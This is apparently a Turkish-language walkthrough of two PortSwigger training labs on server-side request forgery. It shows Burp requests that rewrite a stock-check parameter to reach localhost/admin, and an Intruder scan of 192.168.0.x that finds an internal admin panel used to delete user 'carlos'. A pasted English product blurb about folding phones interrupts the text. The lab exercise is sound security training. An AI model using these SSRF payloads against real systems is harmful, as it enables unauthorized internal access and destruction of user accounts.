


## SSRF(Server Side Request Forgery)

SSRF yani sunucu taraflı istek sahteciliği, en basit tabiriyle isteklerin parametrelerini değiştirip gidiş yolunun manipüle edilmesidir.

Portswigger Lab'ından bir shop uygulaması açtım. Görevim Carlos kullanıcısını silmekti. Biraz araştırdıktan sonra şöyle bir şey gördüm.

Herhangi bir ürüne gelip stok kontrolü yaptığımda burb aracımnda bilgiyi API dan aldığını gördüm.



### Description:

Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.

With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun.

I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back centuries. Like all good inventions, it takes time to bring these things to market.


To be honest I've been crying out for a tablet that makes phone calls ever since my eyesight deteriorated. Sadly it will probably only be affordable to those that can afford laser surgery, and they're just being greedy as they have no problems looking at a tiny cell phone screen. I hate touch screens and have had a folding keyboard for yonks, give me a giant Blackberry any day!

Paris

548 units

Priority: u=1, i

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D14%26storeId%3D2



API ı <http://localhost/admin> ile değıtirdip admin paneline giriş sağlamaya çalıştım.

```
13 | Sec-Fetch-Site: same-origin
14 | Sec-Fetch-Mode: cors
15 | Sec-Fetch-Dest: empty
16 | Referer:
17 | https://0a5700ec0404720d81babb40003300e0.web-security-academy.net/product?productId=3
18 | Accept-Encoding: gzip, deflate, br
19 | Priority: u=1, i
20 | stockApi=http://localhost/admin
```

Admin paneline giriş yaptıktan sonra Carlos adlı kullanıcıyı sistemden sildim.

Bir diğer Lab'da ise benzer yöntemler kullanılıyordu. Yine görevim Carlos adlı kullanıcıyı sistemden silmekti. Bu sefer ise elimde bir IP adresi vardı.

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.



ACCESS THE LAB

192.168.0.X den anladığım intruder yapmam gerektiği idi. Doğru aralığı bulduğunda işlem olacaktı.

```
Referer: https://0a0f007803bc35988077bc520060001f.web-security-a
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

```
stockApi=http%3A%2F%2F192.168.0.%3A8080%2F
```

Intruder 0 -255 olarak ayarlayıp atağı başlattım. IP 192.168.0.93 olduğunda length değerinde bir oynama oldu ve kontrol ettim. Muhtemelen cevaba ulaşmıştım ama response not found dönmüştü.

Request	Payload	Status code	Response received	Error	Timeout
0		400	82		
2	1	400	81		
94	93	404	123		
1	0	500	1100		
3	2				
4	3				
5	4				
6	5				
7	6				
8	7				
9	8				
10	9				
11	10				
12	11				
13	12				

Result 94 | Intruder attack

Payload: 93  
Status code: 404  
Length: 131  
Timer: 123

Request Response

Pretty Raw Hex Render

1 HTTP/2 404 Not Found  
2 Content-Type: application/json; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 11  
5  
6 "Not Found"

0 highligh

Request Response  
pretty Raw Hex  
POST /product/stock HTTP/2  
Host: 0a0f007803bc35988077bc520060001f.web-security-academy.net  
Cookie: session=E4LEP1xltBBSrgLh7ikpkHxE492BDbav  
Content-Length: 44  
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"  
Content-Type: application/x-www-form-urlencoded  
Accept-Language: tr-TR  
Sec-Ch-Ua-Mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36  
Sec-Ch-Ua-Platform: "Windows"  
Accept: \*/\*  
Origin: https://0a0f007803bc35988077bc520060001f.web-security-academy.net

Buradan sonra dış kaynaklardan kopya çekmek durumunda kaldım. Normalde diğer cevaplar 500 dönerken bu sefer 404 dönmüştü. Aslında hala doğru adımdaydım. En azından bana yanıt geliyordu. Buradan sonra yapmam gereken **/admin** ekleyip sayfaya ulaşabilmekti.

```
Referer:
https://0a0f007803bc35988077bc520060001f.web-security-academy.net/product?productId=
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

```
stockApi=http%3a%2f%2f192.168.0.93%3a8080%2fadmin/delete?username=carlos
```

Görevim olan Carlos kullanıcıasını silip Lab'ı tamamlıyorum.